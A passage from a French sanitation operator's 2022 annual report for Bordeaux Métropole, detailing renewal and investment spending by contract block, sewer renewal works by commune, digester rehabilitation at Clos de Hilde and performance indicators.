CLOS DE HILDE STEP	3 MOTEURS CDHRD09-10-13	11 752,60
CLOS DE HILDE STEP	PPE EAUX SALES BIOFOR 30	11 683,47
CLOS DE HILDE STEP	COURONNE A BILLES DECANTEUR A	11 473,27
CLOS DE HILDE STEP	07PB01B COMPRESSEUR BRASSAGE DIGESTEUR	11 317,08
CLOS DE HILDE STEP	PONT DESSABLEUR 01X06B	11 253,88
CLOS DE HILDE STEP	MOTOREDUCTEUR PREGRILLE C	11 224,87
LOUIS FARGUE STEP 2013	2 VANNES SILO A BOUE	11 130,79
CLOS DE HILDE STEP	BANDE SECHEUR BOUES	11 030,01
CLOS DE HILDE STEP	VERIN HYDRAULIQUE BENNE COMPACTRICE B	10 922,86
CLOS DE HILDE STEP	VANNES ENTREE SORTIE EAU DECANTEUR B	10 852,74
CLOS DE HILDE STEP	SURPRESSEURS PROCESS E-F-G	10 743,52

TABLEAU 3 - PAT.3.1. Bloc C - Equipements Usines et Réseaux			
Travaux réalisés en 2022		Coût 2022 (€)	
	LOUIS FARGUE STEP 2013	DGR CTA 01 AEROTHERME PREDEGRILLAGE	10 730,10
	CANTINOLLE STEP	ARMOIRE AGITATION BOUES DIGEREES	10 594,71
	CLOS DE HILDE STEP	01R01A-HYD VERIN HYDRAULIQUE	10 542,70
	LILLE STEP	MOTEUR FILTRE EAU INDUSTRIELLE	10 470,62
	CANTINOLLE STEP	BROYEUR BACHE A GRAISSE	10 333,53
	CANTINOLLE STEP	SURPRESSEUR AIR 2 BIOPUR C	10 022,58
	245 opérations < 10 k€		873 527,81
		total	4 551 273,02
Total Accessoires de réseau 2022o			62 928,92
Total Postes et bassins 2022			1 933 817,11
Total STEPs 2022			4 551 273,02
Bloc C - Equipements Usines et Réseaux 2022		TOTAL 2020/2022	6 548 019,05
Bloc C - Equipements Usines et Réseaux 2021			5 692 415,00
Bloc C - Equipements Usines et Réseaux 2020			4 450 365,13
		TOTAL 2020/2022	16 690 799,18

- PHOTOS 8 et 9 - PAT.3 GRENOUILLÈRE : dilacérateur + système Discreen 48,7 K€



- PHOTOS 10 et 11 - PAT.3 Sybille : ballon anti bélier 27 K€



- PHOTOS 12 et 13 - PAT.3 SAINT EMILION : vanne de vidange + centrale hydraulique 64 K€



PAT.3.2. BILAN DES RENOUVELLEMENTS AUX BLOCS D, E ET F

Le montant 2022 du **Bloc D (TABLEAU 4)** s'établit à **1 816 751 € HT**, pour un montant minimum pénalisable de **927 805 € HT**, qui est donc très largement dépassé.

Le programme est réparti entre :

- les renouvellements de tampons et les remises à profil de tampons dans la cadre d'aménagement de voiries,
- le renouvellement de tampons sur regards isolés,
- le renouvellement de branchements, y compris le remplacement de la totalité du branchement,
- le renouvellement des clapets et inclinomètres aux exutoires pluviaux.

On notera qu'en 2022, comme pour les années précédentes, les travaux réseaux Bloc D dépassent largement les prévisions faites au démarrage du contrat, cette activité étant directement liée au rythme soutenu des mises à niveau de voiries.

TABLEAU 4 - PAT.3.2. Bloc D - Ouvrages accessoires aux canalisations			
Travaux réalisés en 2022			Coût 2022 (€)
Réseau et Accessoires de réseau	Réseau	tx sur 2 905 tampons et 41 branchements	1 745 241,45
	VERNE CLAPET RESEAU	VERNE CLAPET RESEAU-CLAPET	17 000,30
	SERR CLAPET GARONNE	SERR CLAPET GARONNE-CLAPET	37 013,87
	7 opérations <10 k€		17 495,17
	total		1 816 750,79
Bloc D - Ouvrages accessoires aux canalisations 2022			1 816 750,79
Bloc D - Ouvrages accessoires aux canalisations 2021			1 780 008,00
Bloc D - Ouvrages accessoires aux canalisations 2020			1 733 712,52
TOTAL 2020/2022			5 330 471,31

- **PHOTO 14 - PAT.3 Clapet réseau Jules Verne : 17 K€**



Le montant 2022 du Bloc E (TABLEAU 5) s'établit à 183 858 € HT (158 970,79 € hors main d'œuvre et quote part TABLEAU 6), pour un total de 32 chantiers réalisés. Le montant minimum pénalisable de 149 294 € HT est donc atteint.

TABLEAU 5 - PAT.3.2. Bloc E - Petits travaux d'amélioration liés à l'exploitation			
Travaux réalisés en 2022			Coût 2022 (€)
Réseau	Réseau	tx de mise en conformité	183 858
	total		183 858
Bloc E - Petits travaux d'amélioration liés à l'exploitation 2022			183 858
Bloc E - Petits travaux d'amélioration liés à l'exploitation 2021			133 967
Bloc E - Petits travaux d'amélioration liés à l'exploitation 2020			279 387
TOTAL 2020/2022			597 212

TABLEAU 6 - PAT.3.2. Liste des travaux réalisés en 2022 dans le cadre du Bloc E				
N° chantier	Commune	Adresse	Objet des travaux	Montants travaux HT
1	LE BOUSCAT	16, rue Baudin	Création de RVF UN	4 427,50 €
2	TALENCE	73, Bd Franklin Roosevelt	Création de RVF UN	1 881,44 €
3	AMBARES	16, rue Alfred Musset	Création de RVF EU	1 225,32 €
4	BLANQUEFORT	26, rue de la Gare	Mise en siphoides de BE	5 119,00 €
5	LE BOUSCAT	4, rue Baudin	Création de RVF UN	7 142,30 €
6	LE BOUSCAT	94, avenue Georges Clémenceau	Création de RVF UN	1 002,00 €
7	VILLENAVE d'ORNON	33, rue Georges Bizet	Création de RVF EU	6 694,30 €
8	EYSINES	14, rue André Blanc	Création de RVF EU	4 363,64 €
9	BOULIAC	6bis Chemin de la Patte	Création de RVF EU	3 870,80 €
10	BORDEAUX	40, rue de Blaye	Création de RVF UN	6 976,05 €
11	BORDEAUX	14, rue Tranchère	Création de RVF UN	6 649,93 €
12	FLOIRAC	3, Chemin des Plateaux	Mise en siphoides de BE	2 877,00 €
13	BORDEAUX	155, rue de la Benaugue	Création de RVF UN	6 414,00 €
14	CENON	100 avenue René Cassagne	Création de RVF EU	2 069,68 €
15	PESSAC	6 rue Henri Dunant	Création de RVF UN	4 034,04 €
16	BORDEAUX	80, rue Porte-Dijaux	Création de RVF UN	5 011,60 €
17	PESSAC	4, rue de Monterey	Création de RVF EU	8 016,50 €
18	PESSAC	27, avenue Pierre Castaing	Création de RVF EU	3 882,26 €
19	SAINT LOUIS DE MONTFERRAND	3 rue Espagnet	Création de RVF EP	3 470,00 €
20	SAINT LOUIS DE MONTFERRAND	3 rue Espagnet	Création de RVF EP	3 470,00 €
21	TALENCE	13 Rue André Gide	Création de RVF EU	1 597,39 €
22	TALENCE	11 Rue André Gide	Création de RVF EU	1 597,39 €
23	BORDEAUX	11 rue Marceau	Création de RVF UN	4 224,75 €
24	AMBARES	91 rue de Broustey	Création de RVF EU	5 591,00 €
25	PESSAC	Place de Sardine angle 37, avenue Pierre Wiehn	Création de RVF EU	6 136,75 €
26	PESSAC	19, rue Gutenberg	Mise en siphoides de BE	3 441,90 €

TABLEAU 6 - PAT.3.2. Liste des travaux réalisés en 2022 dans le cadre du Bloc E				
N° chantier	Commune	Adresse	Objet des travaux	Montants travaux HT
27	PESSAC	111 Avenue Jean Jaures	Création de RVF EU	3 668,02 €
28	PESSAC	1, rue des Acajous	Création de RVF EU	5 955,00 €
29	CENON	5-7 avenue Jean Zay	Création de RVF EU	5 445,10 €
30	MERIGNAC	10 rue Jean Monnet	Deversoir d'orage	12 532,13 €
31	BORDEAUX	rue Albert Thomas / rue Auguin	Mise en siphoides de BE	15 115,00 €
32	BORDEAUX	11 Place des Grands Hommes	Création de RVF EU	5 069,00 €

Le montant 2022 du **bloc F (TABLEAU 7 et 8)** s'établit à **77 466 € HT**, répartis en 3 chantiers.

Sur ce bloc, il n'y a pas de montant minimum à réaliser. La SABOM prend en charge ces travaux à ses risques et périls. Un chantier est identifié Bloc F lorsqu'il y a un incident identifié pouvant mettre en péril la protection des biens et des personnes ou interrompre la continuité de service. Les travaux relevant de cas d'urgence dans le cadre du bloc F sont décrits aux articles 69.1 et 74.1 du contrat.

TABLEAU 7 - PAT.3.2. Bloc F - Travaux d'urgence réseau			
Travaux réalisés en 2022			Coût 2022 (€)
Réseau	Réseau	3 opérations de travaux d'urgence réseaux	77 466
total			77 466
Bloc F - Travaux d'urgence réseau 2022			77 466
Bloc F - Travaux d'urgence réseau 2021			296 957
Bloc F - Travaux d'urgence réseau 2020			166 958

TABLEAU 8 - PAT.3.2. Liste des travaux réalisés en 2022 dans le cadre du bloc F				
N°chantier	Commune	Adresse	Objet des travaux	Linéaire (ml)
1	Saint Louis de Montferrand	94 avenue de la Garonne	Renouvellement collecteur EP (Problème de dimensionnement et dégradation du collecteur)	26
2	Pessac	rues de Marguerites / Etienne Marcel	Renouvellement collecteur EP Ø400 (racines obturant 90% du collecteur)	9,5
3	Floirac	34, avenue du Président François Mitterrand	Mauvais état du collecteur EU (travaux par chemisage)	23
			Purges et remblaiement	
TOTAL				58,5

PAT.3.3. BILAN DES RENOUVELLEMENTS/TRAVAUX EXCEPTIONNELS AU BLOC G



ZOOM

Clos de Hilde - Fin de la réhabilitation du second digesteur (le 51)

En 2022, il y a eu la fin du chantier de réhabilitation du digesteur 2 de Clos de Hilde.

Ces travaux ont consisté à :

- Renouveler les soupapes de sécurité et les vannes télescopiques,
- Réaliser les finitions des peintures époxy au niveau du dôme intérieur.

Une fois ces travaux finis, l'alimentation en eau du digesteur a démarré le 1er mars 2022, puis il y a eu la montée en température de l'ouvrage. L'inertage du ciel gazeux à l'azote a été réalisé le 7 mars, puis l'ensemencement avec les boues issues du digesteur 1 (le 50) par surverse à compter du 8 mars. Les boues épaissies de la station ont commencé à être envoyées vers le digesteur 2 à partir du 21 mars. Au 1er avril, la concentration en boue du digesteur avoisinait les 11 g/l, la méthanisation avait démarré avec une teneur en CH₄ proche de 60% et la température des boues dans l'ouvrage était de 36°C. A compter de cette date, l'ensemble des paramètres suivis pour un digesteur était tout à fait conforme. A partir du 19 avril 2022, le digesteur 2 a été considéré en fonctionnement normal et sans surveillance particulière en dehors de l'exploitation courante pour ce type de process.

Le montant 2022 du **bloc G** s'établit à **82 036 € HT (TABLEAU 9)**. Le montant total dépensé au bloc G en 2021 et 2022 pour cette seule opération (vidange et réhabilitation du digesteur 2 de Clos de Hilde) s'établit à 229,5 K€ HT.

TABLEAU 9 - PAT.3.3. Bloc G - Travaux exceptionnels		
Travaux réalisés en 2022		Coût 2022 (€)
STEP	CLOS DE HILDE STEP	REHAB DIGESTEUR 2
		82 036
		total
		82 036
Bloc G - Travaux exceptionnels		82 036

PHOTO 15 - PAT.3 Reprise des toitures de digesteur 2 (51)



PHOTO 16 - PAT.3 Peinture époxy dôme intérieur du digesteur 2 (51)



PAT.3.4. BILAN DES INVESTISSEMENTS AU BLOC H1

Le montant 2022 du **Bloc H1** s'établit à **143,3 k€ HT** (voir **TABLEAU 10**). En 2021, le montant de ce bloc s'établissait à 277,7 k€ HT.

Les principaux travaux réalisés en 2022 sont les suivants :

- Finalisation du chantier d'installation de la station de mesure des débits de la Jalle de Blanquefort (2 mesures sur 2 bras),
- Instrumentation de la décharge provisoire EU vers EP rue Jean Monnet à Mérignac (point A1),
- Achat et installation de 11 sondes communicantes de mesure de débit pour les 11 exutoires pluviaux (sur les 15 existants),
- Achat d'un second drone volant pour l'inspection des collecteurs visitables (drone Elios 3),
- A Clos de Hilde, ajout d'un capteur CH4 dans la bache à boue digérée en amont de la déshydratation et arrêt des équipements sur détection LIE.

Travaux réalisés en 2022	Coût 2022 (€)	Fin opération
Station de mesure des débits de la Jalle de Blanquefort (2 mesures sur 2 bras)	41 656	octobre 2022
Instrumentation décharge provisoire EU vers EP rue Jean Monnet à Mérignac (point A1)	1 067	en cours
11 sondes communicantes de mesure de débit pour les 11 exutoires pluviaux (sur les 15)	42 796	juillet 2022
Drone	54 007	janvier 2023
CDH - ajout capteur CH4 dans bache à boue en amont de la déshydratation et arrêt des équipements sur détection LIE	3 755	OPR réalisées en accord avec la DEAU le 6/1/2023, chantier terminé
Total Bloc H1 - Travaux hors SI de 1° établissement	143 281	

PAT.3.5. BILAN DES INVESTISSEMENTS DU SI AU BLOC H2

Le montant 2022 du **Bloc H2** s'établit à **75,1 k€ HT** dont les principales opérations sont énumérées ci-après. En 2021, le montant de ce bloc s'établissait à 106,6 k€ HT.


TABLEAU 12 - PAT.3.5. Bloc H2 - Travaux SI de 1° établissement	
Travaux réalisés en 2022	Coût 2022 (€)
Personnel immobilisé	75 125,00
Total Bloc H2 - Travaux SI de 1° établissement	75 125,00

Le projet PIL'A (dit aussi P25) a été livré en 2021 et a fait l'objet d'un procès-verbal de réception signé par Bordeaux Métropole. Les points identifiés en "réserves" ont été levés en 2022 incluant la fourniture des données complémentaires 2021 dont le métier disposait et pouvait produire. En 2023, la fourniture des données complémentaires non livrées en 2022 sera poursuivie afin de compléter le périmètre de ces données.

En 2022, trois cas d'usage ont été élaborés : Impact Pluie, Efficacité énergétique et Opticur-Avaloir (Lot1).

Ces projets sont décrits dans la fiche [ORGA.4](#).

IMAGE 1 - PAT.3.5 Visuel Pil'A



PAT.3.6. BILAN DES TRAVAUX ET ÉTUDES AU BLOC I

Le montant réalisé en 2022 du **Bloc I** s'établit à **271,436 k€ HT**, toutes dépenses confondues (CAPEX et OPEX). Sont détaillés ci-dessous dans le **TABLEAU 13** les chantiers imputés en investissement (immobilisation en cours), c'est-à-dire les CAPEX uniquement.

Ces projets sont décrits dans la fiche **SOC.2**.

Travaux réalisés en 2022	Coût 2022 (€)
Analyse microplastiques	18 360,0
Etude H2S Lille	4 752,2
Pollustock	14 964,3
Total DD-Rétention macro déchets Doris CAPEX	32 612,0
Total Bloc I - Travaux Fonds de Développement Durable	70 688,5

PAT.3.7. BILAN DES RENOUVELLEMENTS SI AU BLOC J

Le montant des travaux 2022 concernant le **Bloc J** est de **786,3 k€ HT**, répartis entre les postes et bassins, les STEP et l'ensemble des accessoires nécessaires au bon fonctionnement du système d'information.

Le montant minimum pénalisable de 582,2 k€ HT est donc atteint.

Le **TABLEAU 14** synthétise ces éléments.

TABLEAU 14 - PAT.3.7. Bloc J - Système d'information			
Travaux réalisés en 2022			Coût 2022 (€)
Accessoires de réseau	COMMUN CONTRAT	DEBITMETRES HV18-2-5-8	23 590,77
	CANTINOLLE BRANCHE SUD DEBITMETRE	DEBITMETRE	12 972,84
	PEUGUE AMONT AUTOSURVEILLANCE	DEBITMETRE	10 506,95
	PESSAC BACALAN PLUVIOMETRE	TELETRANSMISSION	10 050,80
	38 opérations < 10 k€		117 315,62
		total	174 436,98
Postes et Bassins	MULTI SITES EP	REHABILITATION TELETRANSMISSIONS	52 220,85
	JALLE DES TOUREILS	TELETRANSMETTEUR	12 398,52
	46 opérations < 10 k€		150 469,73
		total	215 089,10
STEP	RAMSES	2 SERVEURS ET 2 NAS	43 832,74
	RAMSES	2 SERVEURS 1 NAS	36 982,75
	CANTINOLLE STEP	2 CHLOROMETRES JAVEL ET SOUDE	31 571,16
	LOUIS FARGUE STEP 2013	3 DETECTEURS LIE	20 535,07
	CLOS DE HILDE STEP	ROUTEURS	19 749,43
	CLOS DE HILDE STEP	ANALYSEUR CO + SYSTÈME	15 407,17
	LOUIS FARGUE STEP 2013	DETECTEUR 391 NH3 SECHEUR	11 505,75
	CLOS DE HILDE STEP	AUTOMATE 1R (PONT DESSABLEUR 1)	10 802,49
	LILLE STEP	CHLOROMETRES TOUR 2 ET TOUR 3	10 308,18
	79 opérations < 10 k€		196 118,28
		total	396 813,02
Bloc J - Système d'information 2022			786 339,10

PAT.3.8. BILAN DES RENOUVELLEMENTS RÉSEAU AU BLOC 2



2022 a été marquée par la réalisation des travaux sur le secteur TOCTOUCAU à Pessac et par les travaux importants sur la quasi-totalité de la rue Bédard à Mérignac en tranchée ouverte.

Malgré ces travaux, la programmation 2022 a été respectée avec très peu de report d'opérations à 2023.

Le linéaire total comptabilisé s'élève à 6 138,82 ml, ce qui correspond à 112% du linéaire à réaliser en moyenne chaque année contractuellement (5 480 ml), et pour un budget de 5 697 928 € HT.

Pour rappel, en 2021, le linéaire renouvelé était de 7 551,16 ml pour un montant dépensé de 5 797,2 k€ HT.

A fin 2022, le linéaire renouvelé sur les quatre premières années du contrat s'élève à 23 512,78 ml pour un linéaire cible de 21 920 ml, soit une avance prise de 1 592,78 ml.

Depuis 2019, un bloc de renouvellement de canalisation a été confié par Bordeaux Métropole à la SABOM. Ces travaux nécessitent un travail conséquent, depuis la phase d'identification des tronçons à renouveler, jusqu'au suivi de chantier et la constitution des éléments nécessaires à la bonne intégration des ouvrages une fois la réception réalisée.

A ce titre, une méthodologie a été construite à la Direction de l'Eau. Annexé à la synthèse des investigations remise à la DEAU fin septembre chaque année, un fichier recensant l'ensemble des réseaux diagnostiqués par ITV et nécessitant des travaux (note globale ITV 3 ou 4) est mis à jour. En fonction du type d'effluent (eaux usées, unitaires, eaux pluviales) et du diamètre du collecteur, une mention indique dans ce fichier si le renouvellement est à faire par la SABOM ou le centre travaux de la DEAU. En effet, le Bloc 2 couvre des opérations sur les réseaux eaux usées de diamètre 200 à 300 mm et les réseaux unitaires de diamètre 200 à 500 mm. Sur cette base, un travail collaboratif est ensuite mené avec la DEAU pour définir avant fin octobre le programme du bloc 2 de l'année suivante.

Par ailleurs, la pertinence des chantiers retenus passe par une coordination indispensable avec l'ensemble des concessionnaires de réseaux. Ainsi, les programmes de voirie des pôles territoriaux (aménagement, réalisation de couches de roulement à titre d'exemple) sont intégrés, dans la mesure de leur connaissance, dans le programme du Bloc 2.

La SABOM a également participé en 2022 aux réunions semestrielles de coordination pilotées par la Ville de Bordeaux, à celle des Services Territoriaux pour la coordination des chantiers sur le périmètre de la Métropole. Ces réunions rassemblent l'ensemble des concessionnaires de réseaux, ainsi que Keolis.

La coordination avec les Mairies et les Pôles Territoriaux est un prérequis indispensable à la bonne conduite des opérations. Une réunion de préparation a donc été réalisée avec chaque mairie concernée par des travaux Bloc 2, pour programmer et identifier les travaux nécessaires, mais aussi pour partager les éléments de langage et d'information aux riverains. Au besoin, la SABOM réalise des réunions publiques en mairie pour présenter les chantiers aux riverains. Aucune n'a été nécessaire en 2022.

Ensuite, avant chaque chantier et après validation par la Mairie concernée, un courrier d'information est distribué par les îlotiers aux riverains de la zone des travaux. Un exemple est présenté ci-après.

FIGURE 1 - PAT.3.8. Exemple de courrier transmis aux riverains d'une zone de travaux



Avant le démarrage des travaux, nous informons le Centre Relations Clients, afin que les conseillers puissent répondre et informer les usagers en cas d'appel.

Enfin, pendant toute la durée du chantier, l'entreprise sous-traitante réalisant les travaux affiche de part et d'autre du chantier la banderole d'information (voir [USAG.3](#)).

Le montant 2022 du bloc 2 s'établit à **5 697 928 € HT**, soit 107,5% des 5 300 k€ HT (valeur 2019) prévus en moyenne chaque année au contrat.

Le linéaire de canalisations renouvelé en 2022 au bloc 2 s'établit, quant à lui, à 6 138,82 ml.

L'une des principales opérations de 2022 a été la continuité de la reprise de toute la branche Nord du quartier de Toctoucau à Pessac, dans le but de rendre cette antenne étanche et de diminuer l'apport d'eaux claires parasites. Cette opération a commencé en 2021 et intégrée au bloc 2 à la suite d'une demande de la Direction de l'Eau au regard de la typologie des effluents et du diamètre de la canalisation à renouveler.

Le **TABLEAU 15** présente le détail des 30 opérations réalisées, et le **TABLEAU 16**, la répartition des linéaires par commune. Le **TABLEAU 17** fournit quant à lui la répartition des linéaires renouvelés par commune depuis le démarrage du contrat.

Au sein du **TABLEAU 15**, les linéaires marqués comme "linéaire récolé" sont issus du plan de récolement de chaque opération. Par ailleurs, a été ajoutée l'indication des soumissions des P38 et de la mise à jour sous SIGEA à la date de la rédaction du présent RAD 2022.

Pour mémoire, certaines opérations débutées en 2022, seront achevées en 2023. Il s'agit des opérations suivantes :

- Quartier Toctoucau à Pessac – Phase 2,
- Route d'Hourton à Saint Aubin du Médoc,
- Place des Capucins à Bordeaux.

Pour chacune de ces 3 opérations, conformément à l'article 73.5 du contrat, le linéaire comptabilisé sur l'année 2022 a été calculé au prorata temporis entre la date de démarrage et de fin prévisionnelle du chantier.

Le contrat prévoit également, dans le cadre du Bloc 2, la suppression des points critiques historiques dont le TRI (temps de retour sur investissement) est inférieur à 5 ans. Ce sont une vingtaine de points critiques qui avaient été ciblés durant l'appel d'offre (cf. annexe 32 du contrat), comme devant être résorbés en 2019 dans le cadre du Bloc 2.

Pour l'année 2022, le point critique MER 2 (Rue de Bourranville à Mérignac) a été traité simultanément à l'opération au Bloc 2 sur le secteur.

TABLEAU 15 - PAT.3.8. Bloc 2 - Détails du renouvellement programmé de canalisations en 2022

Commune	Opération	Linéaire en ml	Linéaire récolé	P38 soumise	Sigea MàJ
AMBARES-ET-LAGRAVE	AVENUE DU BEL AIR	384,63	384,63		
AMBARES-ET-LAGRAVE	RUE DU BROUSTEY (2022)	295,47	295,47	x	
ARTIGUES-PRES-BORDEAUX	RUE DE LA CASCADE	77,01	77,01	x	
BASSENS	AVENUE LUCIEN MEUNIER	283,85	283,85	x	
BORDEAUX	COURS JULES LADOUMEGUE	140,95	140,95	x	
BORDEAUX	PLACES DES CAPUCINS	67,90	67,9	2023	
BORDEAUX	RUE DE LA PEROUSE (2022)	44,60	44,6	x	
BORDEAUX	RUE DE MARSAN (2022)	77,26	77,26		
BORDEAUX	RUE BERNARD CARMOUZE	116,92	116,92		
BORDEAUX	RUE CHARLES CHAUMET	138,58	138,58		
BORDEAUX	RUE D'ENGHIEU	54,14	54,14		
BORDEAUX	RUE DE LA CROIX BLANCHE	118,75	118,75		
BORDEAUX	RUE PAULINE KERGOMARD	123,00	123		
BOULIAC	ALLEE DU RUISSEAU (2022)	96,28	96,28		
BRUGES	RUE DE CLAUDEVILLE	200,80	200,8		
CENON	CHEMIN D'ARTIGUES	216,20	216,2		
LORMONT	RUE DES ROSES	37,10	37,1		
MERIGNAC	AVENUE DU BEDAT	612,68	612,68		
MERIGNAC	AVENUE DE BOURRANVILLE	139,71	139,71		
PAREMPUYRE	AVENUE DURAND DASSIER	129,05	129,05		
PESSAC	RUE DES IBIS (2022)	103,20	103,2		
PESSAC	AVENUE D'ILE DE FRANCE	369,20	369,2		
PESSAC	RUE PIERRE LOTI	174,90	174,9		
PESSAC	TOCTOUCAU (2022)	1 052,48	1 052,48	2023	
SAINT AUBIN DU MEDOC	ROUTE D'OURTON P2	205,40	205,4	2023	
SAINT LOUIS DE MONTFERRAND	RUE ROGER ESPAGNET	244,07	244,07		
TALENCE	RUE ANDRE GIDE	205,30	205,3		
VILLENAVE D'ORNON	RUE DES BLEUETS	84,95	84,95		
VILLENAVE D'ORNON	RUE GABRIEL PIERNE/RUE GABRIEL PIERNE	284,94	284,94		
VILLENAVE D'ORNON	CHEMIN DE BRIGNON	59,50	59,5		
TOTAL		6 138,82			

TABLEAU 16 - PAT.3.8. Bloc 2 - Répartition du renouvellement programmé de canalisations par commune en 2022		
Commune	Linéaire en ml	Répartition
AMBARES-ET-LAGRAVE	680,10	11,1%
ARTIGUES-PRES-BORDEAUX	77,01	1,3%
BASSENS	283,85	4,6%
BORDEAUX	882,10	14,4%
BOULIAC	96,28	1,6%
BRUGES	200,8	3,3%
CENON	216,2	3,5%
LORMONT	37,10	0,6%
MERIGNAC	752,39	12,3%
PAREMPUYRE	129,05	2,1%
PESSAC	1 699,78	27,7%
SAINT AUBIN DU MEDOC	205,40	3,3%
SAINT LOUIS DE MONTFERRAND	244,07	4,0%
TALENCE	205,30	3,3%
VILLENAVE D'ORNON	429,39	7,0%
Total	6 138,82	100,0%

Le linéaire du renouvellement programmé des canalisations du tableau 17 concerne des P38 sans retour de validation de la part de Bordeaux Métropole. Les travaux ont bien été réalisés, mais il n'y a pas encore eu d'enregistrement dans la base patrimoniale SIG. Le procès-verbal de la P38 de chaque opération (accompagné des pièces prévues dans la procédure) sera envoyé par la SABOM à Bordeaux Métropole pour signature.

TABLEAU 17 - PAT.3.8. Bloc 2 - Evolution du renouvellement programmé de canalisations par commune en 2019-2022		
Commune	Linéaire en ml	Répartition
AMBARÈS-ET-LAGRAVE	1 448,04	6,2%
ARTIGUES-PRES-BORDEAUX	84,01	0,4%
BASSENS	607,55	2,6%
BEGLES	242,34	1,0%
BLANQUEFORT	27,10	0,1%
BORDEAUX	3 830,27	16,3%
BOULIAC	1 448,25	6,2%
CARBON-BLANC	951,37	4,0%
CENON	734,25	3,1%
EYSINES	644,53	2,7%
FLOIRAC	486,65	2,1%
GRADIGNAN	530,66	2,3%
LE BOUSCAT	1 011,89	4,3%
LORMONT	557,52	2,4%

TABLEAU 17 - PAT.3.8. Bloc 2 - Evolution du renouvellement programmé de canalisations par commune en 2019-2022		
Commune	Linéaire en ml	Répartition
MERIGNAC	1 068,69	4,5%
PAREMPUYRE	1 038,85	4,4%
PESSAC	5 932,35	25,2%
SAINT AUBIN DU MEDOC	286,40	1,2%
SAINT LOUIS DE MONTFERRAND	712,21	3,0%
TALENCE	1 088,30	4,6%
VILLENAVE D'ORNON	781,55	3,3%
Total	23 512,78	100,0%

PAT.3.9. BILAN DES INDICATEURS

Référence	Intitulé	Objectif	Résultat 2019	Résultat 2020	Résultat 2021	Résultat 2022
Indicateur de pilotage PI15	Nombre de procédures d'urgence réalisées par le délégataire	N/A	6	4	5	3
Indicateur opérationnel R29	Linéaire de renouvellement canalisation réalisé par le délégataire dans le cadre d'une procédure d'urgence	N/A	219 ml	75,22 ml	140,57 ml	58,50 ml
Indicateur opérationnel R30	Montant de renouvellement canalisation réalisé par le délégataire dans le cadre d'une procédure d'urgence	N/A	329 100,89 €	158 800 €	297 000 €	77 466 € HT
Indicateur opérationnel R31	Nombre d'opérations de renouvellement canalisation réalisées par le délégataire	N/A	44	40	34	30
Indicateur opérationnel R32	Linéaire de renouvellement canalisation réalisé par le délégataire	N/A	5 514,2 ml	4 590,55 ml	7 551,16 ml	6 138,82 ml
Indicateur opérationnel R33	Montant de renouvellement canalisation réalisé par le délégataire	N/A	4 909 753 €	5 685 960,44 €	5 797 200 € HT	5 697 928 € HT
Indicateur opérationnel PA10	Nombre de casses réseau en urgences	N/A	67	63	83	61
Indicateur opérationnel PA12 (ONEMA P253.2)	Taux de renouvellement réseau EU, UN, EP réalisé par le délégataire	N/A	EU = 3,249 (bloc 2) + 0,101 (bloc F) / 1906 = 0,18% UN = 2,265 (bloc 2) + 0,041 (bloc F) / 786,8 = 0,29% EP = 0,077 (bloc F) / 1616,9 = 0,004%	EU = (3,64831km (bloc 2) + 0,07522 km (bloc F)) / 1 911,6 km = 0,195% UN = 0,93819 km (bloc 2) / 785,8 km = 0,119% EP = 0,00405 km (bloc 2) / 1 617,6 km = 0,00025% BLOC 2 : 4 590,55 ml BLOC F : 75,22 ml	EU = (5,6315547 km (bloc 2) + 0,09488 km (bloc F)) / 1918,30 km = 0,298% UN = (1,09380 km (bloc 2) + 0,01380 km (BLOC F)) / 785,60 km = 0,141% EP = (0,00775 km (bloc 2) + 0,03189 km (BLOC F)) / 1636,10 km = 0,0002% BLOC 2 : 6 732,48 ml BLOC F : 140,57 ml	EU = (4,73115 km (bloc 2) + 0,023 km (bloc F)) / 1919,604 km = 0,247% UN = (0,73282 km (bloc 2)) / 785,289 km = 0,093% EP = (0,0355 km (BLOC F)) / 1649,025 km = 0,002% BLOC 2 : 5 463,97 ml BLOC F : 58,50 ml
Autres pénalités 23	Travaux de renouvellement rendus nécessaires par une insuffisance d'entretien	N/A	99,74%	Pas de mise en demeure enregistrée	Pas de mise en demeure enregistrée	Pas de mise en demeure enregistrée

Référence	Intitulé	Objectif	Résultat 2019	Résultat 2020	Résultat 2021	Résultat 2022
Autres pénalités 24	Non respect du programme annuel de renouvellement réseau	Montant > ou = 90% de 5 300 000 € (valeur 2019) Linéaire > ou =85% de 5 480 ml	4910 k€	Montant : 5 433 022 € / 5 300 000 € Linéaire : 4 590,55 ml / 5480 ml	Montant réceptionné : 5 797 200 € HT Linéaire comptabilisé : 7 551,16ml	Montant réceptionné : 5 697 928 € HT Linéaire comptabilisé : 6 138,82 ml
Autres pénalités 25	Non respect du programme annuel de renouvellement pour les Blocs A, B, C, D, E, J	BLOC A+B - Montant > ou = 80% de 740 049 € (valeur 2019) BLOC C - Montant > ou = 80% de 5 402 668 € (valeur 2019) BLOC D - Montant > ou = 80% de 1 079 345 € (valeur 2019) BLOC E - Montant > ou = 80% de 173 664 € (valeur 2019) BLOC J - Montant > ou = 80% de 651 441 € (valeur 2019)	OK	OK	OK	OK
Autres pénalités 26	Non respect du programme annuel de travaux neufs pour les Blocs G ou H	N/A	BLOC H et G ok	OK	2 opérations en retard	OK

RÉFÉRENTIEL CONTRAT

Article 45

Bilan des flux de la Métropole

Article 27

Postes de pompage

Article 28

Bassins d'étalement

Annexe 15 - Autosurveillance réseau et bilan des flux

SOMMAIRE

EXPL.1.1. LE BILAN PLUVIOMÉTRIQUE	393
EXPL.1.2. LES ÉVÉNEMENTS PLUVIEUX SIGNIFICATIFS	400
EXPL.1.3. LES VOLUMES POMPÉS ET ÉPURÉS, COMPARÉS AUX VOLUMES ASSUJETTIS ET À LA PLUVIOMÉTRIE	414
EXPL.1.4. LE TAUX DE SATURATION DES STATIONS DE POMPAGE ET TAUX DE SOLlicitATION DES BASSINS	415
EXPL.1.5. LE BILAN DES INDICATEURS	433



2022 : record mensuel de sécheresse en juillet et année à la troisième place des années les plus sèches depuis (au moins) 1966, année de nos premiers enregistrements pluviométriques.

L'année 2022 fut néanmoins marquée par trois orages très violents : le 20 juin, accompagné de grêlons de plusieurs centimètres de diamètre — causant de très gros dégâts — sur le nord-ouest de Bordeaux Métropole puis les 22 et 23 juin, sur Blanquefort, Bruges et Bordeaux principalement.

En 2022, les mois de juin et novembre furent plus arrosés que la moyenne ; à l'inverse, les dix autres mois de l'année furent très largement déficitaires.

EXPL.1.1. LE BILAN PLUVIOMÉTRIQUE

